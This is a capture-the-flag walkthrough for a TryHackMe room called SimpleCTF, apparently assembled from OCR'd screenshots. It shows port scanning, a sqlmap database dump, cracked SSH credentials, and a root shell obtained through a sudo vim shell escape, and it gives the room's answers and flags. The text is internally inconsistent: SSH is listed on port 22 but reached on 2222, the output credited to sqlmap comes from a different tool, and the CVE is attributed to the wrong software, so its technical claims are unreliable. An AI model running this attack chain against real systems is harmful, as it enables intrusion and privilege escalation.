
TryHackMe - SimpleCTF Writeup



Active Machine Information

Title	IP Address	Expires
EasyCTF	10.10.25.97	1h 45m 06s

Target IP: `10.10.25.97`
Room: SimpleCTF
Objective: Gain root access to the target machine by identifying and exploiting vulnerabilities.

---

1. Initial Reconnaissance

The first step involves scanning the target machine using `nmap` to identify open ports and running services.

```
nmap -sC -sV -oN 10.10.25.97
```

The results show the following open ports:


- Port 22 (SSH)
- Port 80 (HTTP)

Question: How many services are running under port 1000?
Answer: 2

---

2. Web Enumeration

Navigating to `http://10.10.25.97` presents a basic webpage. Using tools like `gobuster` or `dirb` to brute-force directories, and inspecting URL parameters such as `?id=1`, reveals that the site may be vulnerable to SQL injection.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.


Further testing with tools like `sqlmap` confirms this:

```
sqlmap -u "http://10.10.25.97/index.php?id=1" --dump
```

Through the SQL injection, database credentials are extracted:

- Username: `mitch`

- Password: `secret`



```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret

┌──(kali㉿kali)-[~/Documents/thm/simpleCTF]
└─$
```

Question: What kind of vulnerability is the application vulnerable to?
Answer: sqli

Question: What is the password?
Answer: secret

Question: What's the CVE you are using against the application?
Answer: CVE-2019-9053


This CVE refers to a known SQL injection vulnerability found in certain web applications, including older versions of Revive Adserver.

---

3. Gaining Initial Access

Using the extracted credentials, an SSH connection is established:

```
ssh mitch@10.10.25.97
```



```
┌──(kali㉿kali)-[~/Documents/thm/simpleCTF]
└─$ ssh mitch@10.10.25.97 -p 2222
The authenticity of host '[10.10.25.97]:2222 ([10.10.25.97]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.25.97]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.25.97's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ 
```

Question: Where can you login with the details obtained?
Answer: ssh

Upon successful login, inspecting the user's home directory reveals the user flag.

```
cat user.txt
```

Question: What is the user flag?
Answer: G00d j0b, keep up!


---

4. User Enumeration

To identify other users on the system:

```
ls /home/
```

This reveals another user: `sunbath`.




```
$ pwd
/home/mitch
$ cd ..
$ ls
mitch  sunbath
$ 
```

Question: Is there any other user in the home directory? What's its name?
Answer: sunbath

---

5. Privilege Escalation

Checking for sudo privileges:



```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ 
```

Output shows that the user can execute `vim` as root without a password. This can be used to spawn a root shell.


```
sudo vim -c ':!sh'
```

Confirm root access with:

```
whoami
```

This returns `root`, confirming privilege escalation.

Question: What can you leverage to spawn a privileged shell?
Answer: vim




```
$ sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Navigating to the root directory and reading the root flag:

```
cat /root/root.txt
```

Question: What is the root flag?
Answer: W3ll d0n3. You made it!



You did it! 🎉 Simple CTF complete!

Points earned 300

Completed tasks 1

Room type Challenge

Difficulty Easy

Streak 2

76,276 users are actively learning this week
